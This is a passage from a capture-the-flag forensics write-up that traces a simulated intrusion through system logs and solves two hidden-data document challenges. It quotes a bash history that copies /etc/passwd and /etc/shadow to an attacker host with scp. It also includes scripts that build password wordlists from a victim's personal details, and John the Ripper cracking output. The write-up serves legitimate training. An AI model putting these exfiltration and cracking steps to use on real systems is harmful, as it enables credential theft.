


Figure 5.2: Public IP Address Data

I found some possible IP Address, and finally 192.168.1.72 is correct. We already know the hostname is Ubuntu. It can also be found on boot.log.




Figure 5.3: Boot.log File Data

Flag: CyberGonCTF{192.168.1.72_ubuntu}

Device Info (ep3) FORENSICS

Question: Can you find the first connected WiFi (SSID) and password?

Scenario: In /etc/netplan/50-cloud-init.yaml




Figure 5.4: WiFi (SSID) and Password Data

Flag: CyberGonCTF{Ko_Koe_Lo_Ko_Ko_ Ah_Nge_Chaw_Yal_Tae_Inn_Tae}

Device Info (ep4) FORENSICS

Question: Can you find the device model details of this host?

Scenario: In this case, I searched with the keyword 'model'and in /var/log/kern.log, I found Machine model: Raspberry Pi 3 Model B Rev 1.2




Figure 5.5: Device Info from kern.log

Flag: CyberGonCTF{Raspberry Pi 3 Model B Rev 1.2}

Attacker IP (ep5) FORENSICS

Question: What is the IP address of Attacker? He tried to log on to this machine.

Scenario: In auth.log, there are multiple failed logons attempts from an IP. The attacker IP is exactly 192.168.1.67




Figure 5.6: Auth Logon Data from auth.log

Flag: CyberGonCTF{192.168.1.67}

Success Logon (ep6) FORENSICS

Question: Do you know the total number of failed logon from attacker and When attacker got the success?

Scenario: In auth.log, I searched for failed password attempt and found out that there were 652 attempts.




Figure 5.7: Failed Logon Attempts from auth.log File

For success logon attempt, I found it is Jul 15 16:55:26




Figure 5.8: Success Logon Attempt from auth.log File

Flag: CyberGonCTF{652_Jul 15 16:55:26}

New User (ep7) FORENSICS

Question: After sucess logon, attacker added the new user for Persistence. Can you find the username and password?

Scenario: In home folder of Ubuntu, we found bash history file, new user shwehmoneyati is added.

```
cat /etc/passwd
dir
ls -la
cat .bash_history
adduser shwehmoneyati
sudo su
exit
```

Figure 5.9: Data from bash_history File

By using /etc/shadow and /etc/passwd files, we cracked the password of shwehmoneyati with crafted wordlist. And found out the password is ShweHtoo1500.

```python
husband_name = "shwehtoo"

combinations = []
for i in range(len(husband_name)):
    for j in range(i+1, len(husband_name)):
        combination = list(husband_name)
        combination[i] = combination[i].upper()
        combination[j] = combination[j].upper()
        combinations.append(''.join(combination))

wordlist = []
for combination in combinations:
    for i in range(10000):
        password = combination + f"{i:04d}"
        wordlist.append(password)

with open("password_wordlist.txt", "w") as file:
    file.write('\n'.join(wordlist))

print("Wordlist generated and saved to 'password_wordlist.txt'")
```

Figure 5.10: Script for Password Wordlist Generate

```
┌──(kali㉿kali)-[~/Cybergon]
└─$ john --show shwehmoneyati_pass
shwehmoneyati:ShweHtoo1500:1005:1005:Shwe Hmone Yati,105,09450062226,:/home/shwehmoneyati:/bin/bash

1 password hash cracked, 0 left

┌──(kali㉿kali)-[~/Cybergon]
└─$
```

Figure 5.11: Password Brute-Forcing with John Tool

Flag: CyberGonCTF{shwehmoneyati, ShweHtoo1500}

Stolen Data (ep8) FORENSICS

Question: The attacker tried to export from victim machine to his machine. Can you find the attacker username and ip address?

Scenario: Under newly added user, shwehmoneyati's home directory, there is a bash_history file which contains the flag.

```
netplan apply
ping 8.8.8.8
ifconfig
shutdown now
adduser shwehmoneyati
exxit
exit
scp /etc/passwd kali@192.168.253.144:/home/kali/passwd.txt
ping 192.168.253.144
scp /etc/shadow kali@192.168.253.144:/home/kali/passwd.txt
exit
```

Figure 5.12: Data from bash_history File

Flag: CyberGonCTF{kali_192.168.253.144}

Mitre (ep9) FORENSICS

Question: The attacker used three attack methods in this scenario. Can you find the mitre id for those attacks?

Scenario: It is simple. The attacker firstly tried to brute force the password. After multiple failed attempts, he got the correct password and could enter into the system. Then, he added new user to get persistence. After that, he tried to exfiltrate the data into his machine using scp.

Flag: CyberGonCTF{T1110.001_T1136_T1048}

Bonus (ep10)

Question: What is the password of Hlwan Paing?

Scenario: Hlwan Paing's ex-girlfriend is Bobby Soxer and so as usual I used the /etc/passwd and /etc/shadow files to crack the password with the wordlist.

```python
import string


ex_girlfriend_name = "BobbySoxer"

symbols = "!@#$%^&*?"


wordlist = []
for symbol in symbols:
    for i in range(10000):
        password = ex_girlfriend_name.replace(" ", "") + symbol + f"{i:04d}"
        wordlist.append(password)


with open("password_wordlist.txt", "w") as file:
    file.write('\n'.join(wordlist))

print("Wordlist generated and saved to 'password_wordlist.txt'")
```

Figure 5.13: Script for Password Wordlist Generate

```
┌──(kali㉿kali)-[~/Cybergon]
└─$ john --show hlwan_paing_pass
hlwanpaing:BobbySoxer@1500:1003:1003:Hlwan Paing,103,09423723407,0610360696,No:/home/hlwanpaing:/bin/bash

1 password hash cracked, 0 left

┌──(kali㉿kali)-[~/Cybergon]
└─$
```

Figure 5.14: Password Brute-Forcing with John Tool

Flag: CyberGonCTF{BobbySoxer@1500}

Hide and Seek

Question: Our SOC team detected a data exfiltration case where an employee from the sales department uploaded some files to his personal cloud storage every day this week. After checking all the files, we have suspected one file is Secret_File.docx. Can you help us find the secret data in this file?

Scenario: When I opened Secret_File.docx, it seemed there is nothing inside it. I used Ctrl+A to select all and found out something is inside it.




*Figure 5.15: **Secret_File.docx** Data*

After some time, I found there is blank text box covering something. So I removed it and found anchor icon there.




Figure 5.16: ***Secret_File.docx*** *Data*

In the header, I found something is hidden.




Figure 5.17: ***Secret_File.docx*** *Data*

Even though it's original font size is 1. I changed it to 14.




Figure 5.18: Extract Data from ***Secret_File.docx***

Then got some encrypted data and observed this is a BrainFuck cipher text. Then used the BrainFuck cipher decoder and got the right flag.




Figure 5.19: ***BRAINFUCK Cipher Decoder***

Flag: CyberGonCTF{53cR37_D474_1n_H34d3R}

8cel FORENSICS

Question: Find the flag in this file.

Scenario: Firstly, I changed the extension to .xlsx and opened it.




*Figure 5.20: **Extract Data from xlsx file***

I cannot do anything with this picture. So, I selected all the cells and copied and pasted it into another sheet. And then I deleted the images one by one.

After multiple times deleting these layers of images, I found a table in which base64 encoded text is embedded.




Figure 5.21: ***Embedded Base64 Data from xlsx file***

I quickly decoded this text and found out it was fake flag.

```
└─$ echo 'Q3liZXJHb25DVEZ7RjRrM19GMTRHR30=' | base64 -d
CyberGonCTF{F4k3_F14GG}
```

Figure 5.22: ***Flag Decode from Bas64 String***

I thought the correct flag might be in one of those cells. So, I thought of the ways I could extract these embedded messages.

Then I changed the extension into zip again and extracted it. In xl/worksheets/sheet2.xml, I found this embedded text. I used regex to select all the content in brackets.




Figure 5.23: Embedded Data from Sheet2.xml

I copied and pasted in sublime text. I found one text is strange.

